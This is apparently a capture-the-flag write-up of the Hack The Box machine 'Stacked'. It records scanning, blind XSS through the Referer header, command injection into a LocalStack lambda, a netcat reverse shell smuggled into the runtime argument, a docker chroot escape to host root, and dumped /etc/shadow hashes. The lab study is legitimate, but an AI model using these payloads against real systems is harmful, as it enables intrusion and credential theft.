Creds

Username	Password	Description

emails

- jtaint@stacked.htb
- adam perkin ?? ⇒ aperkin@stacked.htb

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41
2376	ssl/docker	???

Service Info: Host: stacked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sat Dec 11 15:04:33 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.112
Nmap scan report for 10.10.11.112
Host is up, received echo-reply ttl 63 (0.045s latency).
Scanned at 2021-12-11 15:04:34 EST for 31s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 12:8f:2b:60:bc:21:bd:db:cb:13:02:03:ef:59:36:a5 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDBWeZnuCMUYYxG23w1nsO9J5nc9Ekr881x2dXMyBOeH66odL9CtChlIop0U895pk7UHCPI5OmLrIP3blxQEdD9LuOJGhk6CRQBO2yfUirOAlbCzAXyggwL1NG/CPO9/Btsmanj90B/371Wf0b9AzLK3q/KvUAlkoSkvuYCWDVKwdsGNakWsYpCx
joZJyuW+BIql6aSHqS+O5d60PgD9gwOtyZvECNV2/ywJqpE7PrzfiZHg+rd2skU9vmq0uWj1NKnO51GCP/UNdkE5cf3R5SEnfl0XiQt4tRfyd9aqjhaxJ5WdVtWQgbj8q61qum5Khp2qN4U605XvsabK0hqFPMuk/wZ0ga7/sHg7WYyqrDaRBsYU16bj3MjpQ42LOkEFSTHePS44UmuQY
1r4wYlSp5WbadMPvCdLx3/sehIhgSAbTEnI5FG48o+MKu9i8+ZpyCH2Ab499f6Ltc+M9cUGOm5HFnAprwjNnysBPXtKJ5gSoSLan+5X7yAEwWjyqUR1yc=
|   256 af:f3:1a:6a:e7:13:a9:c0:25:32:d0:2c:be:59:33:e4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI1OqYDyizaZrxfWDhxz+aFA4zvU+Kktzao3dpS3kN2DwZIaoa97CvCP4hXiQX2Y8EgkacdeKy3Jus9x7Nz4s8s=
|   256 39:50:d5:79:cd:0e:f0:24:d3:2c:f4:23:ce:d2:a6:f2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFehegbrvmENNJtEYY2PxWevWPKwmTDmxhAi26CeOtFB
80/tcp   open  http        syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://stacked.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
2376/tcp open  ssl/docker? syn-ack ttl 63
| ssl-cert: Subject: commonName=0.0.0.0
| Subject Alternative Name: DNS:localhost, DNS:stacked, IP Address:0.0.0.0, IP Address:127.0.0.1, IP Address:172.17.0.1
| Issuer: commonName=stacked/organizationName=Stacked/stateOrProvinceName=Some State/countryName=UK/organizationalUnitName=Some Section/emailAddress=support@stacked.htb/localityName=Some City
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-17T15:37:02
| Not valid after:  2022-07-17T15:37:02
| MD5:   c103 22e2 b1e1 b970 0cef 4e64 285a 6fcb
| SHA-1: f0c8 1145 c124 3226 3033 1fb2 9449 b4c3 cae7 2e0f
| -----BEGIN CERTIFICATE-----
| MIIFfjCCA2agAwIBAgIUZ/FIky8ZSWKuuFwl3TIYJHmTIlIwDQYJKoZIhvcNAQEL
| BQAwgZUxCzAJBgNVBAYTAlVLMRMwEQYDVQQIDApTb21lIFN0YXRlMRIwEAYDVQQH
| DAlTb21lIENpdHkxEDAOBgNVBAoMB1N0YWNrZWQxFTATBgNVBAsMDFNvbWUgU2Vj
| dGlvbjEQMA4GA1UEAwwHc3RhY2tlZDEiMCAGCSqGSIb3DQEJARYTc3VwcG9ydEBz
| dGFja2VkLmh0YjAeFw0yMTA3MTcxNTM3MDJaFw0yMjA3MTcxNTM3MDJaMBIxEDAO
| BgNVBAMMBzAuMC4wLjAwggIiMA0GCSqGSIb3DQEBAQUAA4ICDwAwggIKAoICAQDH
| xLhNDaM9vqmNiafy3K41AIDFjIAjK0pl5tGHVdgejNIp1F2tUD+anBZRQIpAkOW6
| 9fJyWnlHsBC1XBkiUcT4vWXObfkY343OAbHbfL6R6p2f8vj3uQbQkjtz9ajqQ6TL
| lH+MQqgpH+gbWIQFOZJsvEkQRnCwZ673C3FibzhwrWbUH+SyOcJi2Yammqw90y4b
| dclaLIuc5dsxmIMgqnjTz3THozQ/Hmd1vvTmZlUxwP7IJm+rMe84Qz5SNtlBLphG
| KPi1aIlpKBqfq02FyV7QoybtmQeV3euSsD8+e3pfGQ/6xmicuoaes3RHb9k5Fyva
| +wxrR6wbuElVLraKiqbgDnErgnbNJYYrcjoFqWJNNcAgDJ/F4b0PtnIpOdCdxIu2
| rIlIWvXsAHMJBaV4su+YCWg0pehoM+o0CDmnsQ7Rs06M57edjhs3+g2AlBDgsEAh
| 8pK8VPlmU8iXePElRnErv0r8r2yNQCsmNftO0RLHdgl4DusIxyBpLimpQhVO4gh8
| SIKMIanAo85G10fbElbCI6sFT4rPmsj+a2BX/l4EJl06ue1lehDSkAxBQV2e3Bw8
| 2gb4OI22gw8O5bdwjiUORVsKivDsCZ14nkDbx1I48pKFVa6VDCou4JeeoiUcKEmR
| 3mkh3q5NRbGkpDigpqJbjlsfBL6aNh7xGptmsYj/XwIDAQABo0gwRjAvBgNVHREE
| KDAmgglsb2NhbGhvc3SCB3N0YWNrZWSHBAAAAACHBH8AAAGHBKwRAAEwEwYDVR0l
| BAwwCgYIKwYBBQUHAwEwDQYJKoZIhvcNAQELBQADggIBALTP1kELPcs4M7YIXUsU
| NfqThT5T2soFsXzz6aDP4sLakcoQX6mgZcD0K0pNUqzGHYCS5qOZT5lydq3dF9zw
| BdUTXG23dYUC43mGt2CPJ3obCvVFRbSuHCf53rc5i/V9QfamVR+zjTgp2YsGA5Tt
| Yk1uenqnz+SZ8zs9VmkdV4v9eUfPfxv5jogFjn1E8MOgyr7wGqQWl/Rf8l4VqvxC
| NM3yBq9YfSgPz9I9pgd8ragEAO4Y8To2OlBRVBNUmaY+LVvgS4+nnjD8j8zxWLQc
| mnrzmsetkilA4czni+RzZnPi6koavYOvyb1nNw5UnWw0GslJ5gXvTrWV9qQfoBrj
| rHBB8aJgEczUCOGcjwnwLMAWhtOxaEJkSkm29O/EO4OSv0aR42/EjYcZmW011J07
| 7aWNGdT2OWEiYDIO5P14XMK2YehE0MYiVE6fzo/HL7UXknvcc2cNQ0TYRGf+opE1
| S02Nhv6JKoBdAapua1JkbfAjtf/AXs9rBradZbqd9v8CJi9p69k+vd6mG7Dc/A0p
| oHB3cv4piLy9OmNj7Em+7GSWeRXxebJNYDxwwLqt1tv/5jvE+or69dpOCTtunFEn
| 5pPJnTRUy+Rc8A3cwhqtPDAt2kD4F33RGxtes9nYlUCnHd6+ES3trE+UEeG/5YAN
| OuUflHphXpQ7WAV+RCufbEnX
```


```
|_-----END CERTIFICATE-----
Service Info: Host: stacked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 11 15:05:05 2021 -- 1 IP address (1 host up) scanned in 32.22 seconds
```

/etc/hosts

```
10.10.11.112 stacked stacked.htb
```

Web Enumeration

stacked.htb



STACKED.HTB

We Are Coming Very Soon!

266 DAYS | 11 HOURS | 49 MINUTES | 39 SECONDS

Notify me when it's ready

Get notify by email SEND

gobuster


vhosts

```
kali@kali:~$ gobuster vhost -u http://stacked.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhosts.log -r

...[snip]...

Found: portfolio.stacked.htb (Status: 200) [Size: 30268]
Found: *.stacked.htb (Status: 400) [Size: 424]
```

/etc/hosts

```
10.10.11.112    stacked stacked.htb portfolio.stacked.htb
```

portfolio.stacked.htb




LOCALSTACK DEVELOPMENT

Software Design - Web Design - Cluster Management


php site

gobuster /

```
/.                    (Status: 200) [Size: 30268]
/functions.php        (Status: 200) [Size: 0]
/process.php          (Status: 200) [Size: 72]
/landing.php          (Status: 200) [Size: 30268]
```



```
{"success":false,"error":"Please enter your phone number as 11 numbers"}
```



XSS detected!

Full name
x

Email address
test@test.htb

xss on referer


recon.php ⇒ 1.php from xss_payloads

```
kali@kali:~/www$ cat xssrecon.log


===START XSS INFO===

logtime: 2021-12-12 12:16:04
method: GET
scripturl: http://10.10.14.128/1.php
referer: http://mail.stacked.htb/read-mail.php?id=2
useragent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
userip: 10.10.11.112


===END XSS INFO===
```

/etc/hosts

```
10.10.11.112    stacked stacked.htb portfolio.stacked.htb mail.stacked.htb
```

mail redirects to stacked.htb... so will have to enumerate another way...



□	Jeremy Taint	**S3 Instance Started**	2021-06-25 08:30:00
□	x	**x**	2021-12-12 17:33:39

very intersting lets read that mail.... at /read-mail.php?id=1

Read Mail

Subject: S3 Instance Started

From: jtaint@stacked.htb 2021-06-25 08:30:00

Tel:

Referer:

Hey Adam, I have set up S3 instance on s3-testing.stacked.htb so that you can configure the IAM users, roles and permissions. I have initialized a serverless instance for you to work from but keep in mind for the time being you can only run node instances. If you need anything let me know. Thanks.

Reply Forward
Delete Print

Version 3.1.0
Copyright © 2014-2021 AdminLTE.io. All rights reserved.

/etc/hosts

```
10.10.11.112    stacked stacked.htb portfolio.stacked.htb mail.stacked.htb s3-testing.stacked.htb
```

Gobuster

```
kali@kali:~$ gobuster dir -u http://s3-testing.stacked.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/s3.log

...[snip]...

/health               (Status: 200) [Size: 261]
/shell                (Status: 200) [Size: 0]
/server-status        (Status: 403) [Size: 287]
/shells               (Status: 500) [Size: 158]

...[snip]...
```

```
{"security-credentials": {"default-role": {"AccessKeyId": "test-key", "SecretAccessKey": "test-secret-key", "Token": "test-session-token", "Expiration": "2021-12-13T20:16:40Z"}}}
```

```
kali@kali:~$ aws configure --profile stacked
AWS Access Key ID [None]: test-key
AWS Secret Access Key [None]: test-secret-key
Default region name [None]: US
Default output format [None]: json
```

```
kali@kali:~$ aws --profile stacked --endpoint-url http://s3-testing.stacked.htb sts get-caller-identity
{
    "UserId": "AKIAIOSFODNN7EXAMPLE",
    "Account": "000000000000",
    "Arn": "arn:aws:sts::000000000000:user/moto"
}
```

xss

```
POST /process.php HTTP/1.1
Host: portfolio.stacked.htb
Content-Length: 69
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://portfolio.stacked.htb
Referer: <script src='http://10.10.14.128/2.js'></script>
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

fullname=x&email=test%40test.htb&tel=123456789012&subject=x&message=x
```

```
```

exploit

```
POST /lambda/test%3btouch%20sonartest.txt/code HTTP/1.1
Host: 127.0.0.1:8080
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/json
Content-Length: 45

{"functionName":"abc","awsEnvironment":"abc"}
```

Docker Privilege escalation

Create lambda

First I created a basic python scipt called test.py
then `zip test.zip test.py`

```
/dev/shm $ aws --endpoint-url http://localhost:4566 lambda create-function --function-name test1 --zip-file fileb://test.zip --handler lambda_function.lambda_handler --runtime 'python3.8$(nc 10.10.14.128 9002 -e
/bin/bash)' --role arn:aws:iam::000000000000:role/lambda-ex
{
    "FunctionName": "test2",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:test2",
    "Runtime": "python3.8",
    "Role": "arn:aws:iam::000000000000:role/lambda-ex2",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 198,
    "Description": "",
    "Timeout": 3,
    "LastModified": "2021-12-14T20:16:52.248+0000",
    "CodeSha256": "2mIA8+U56I6yax6fPsuWsRIUbPiDsvEZxHoAA/Gl6NU=",
    "Version": "$LATEST",
    "VpcConfig": {},
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "69460669-9dd9-47e0-9291-647054c6eb14",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
}
```

set up nc listener on 9002 from exploit above

invoke lambda

```
/dev/shm $ aws --endpoint-url http://localhost:4566 lambda invoke --function-name test output.txt
```

root (Docker)

on host machine build docker image
`sudo docker pull bash`
`sudo docker save > bash.tar`

Root → machine root

to view current docker images
`docker images`
`docker load < bash.tar`
ensure image loaded
`docker images`
`docker run --rm -it -v /:/host/ bash chroot /host/ bash`

root

uname -a

```
root@e9618f738014:~# uname -a
Linux e9618f738014 5.4.0-84-generic #94-Ubuntu SMP Thu Aug 26 20:27:37 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

id & whoami

```
root@e9618f738014:~# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
root@e9618f738014:~# whoami
root
```

root.txt

```
root@e9618f738014:~# cat root.txt
050bfad732432bd8186d229e1d5bf08e
```

/etc/shadow

```
root@e9618f738014:~# cat /etc/shadow
root:$6$F1hSt8DMC1lSDosl$9kkppjsnuUeN.tVdrU0JB8diyM.nPbcDx4BGJUJ42NNTTa8bCezvAwYtxJnHcIA.m1.nW29uKwYOD7H/BJTp7.:18828:0:99999:7:::

...[snip]...

ec2-user:$6$fpy0j7dA0gzjfiJM$.vIh/M0ZQyQLB2z7uanJkQH/KAF66bM.1MPcb5E1BZ/SCeZ9NVxTG67uupiwOQlNd4.D9dDb8GOleT9pXsmJ11:18828:0:99999:7:::

...[snip]...

adam:$6$pZ/4TcO.Fo99KBOr$/oraLFz1ePnUyfLRYeE4ZrlCoEJRlNHM05d3dkQjli.CQJueeMCE26QwZ5KtvPOB8B2Cmfu45yE5JHNOyZzRX1:18822:0:99999:7:::
```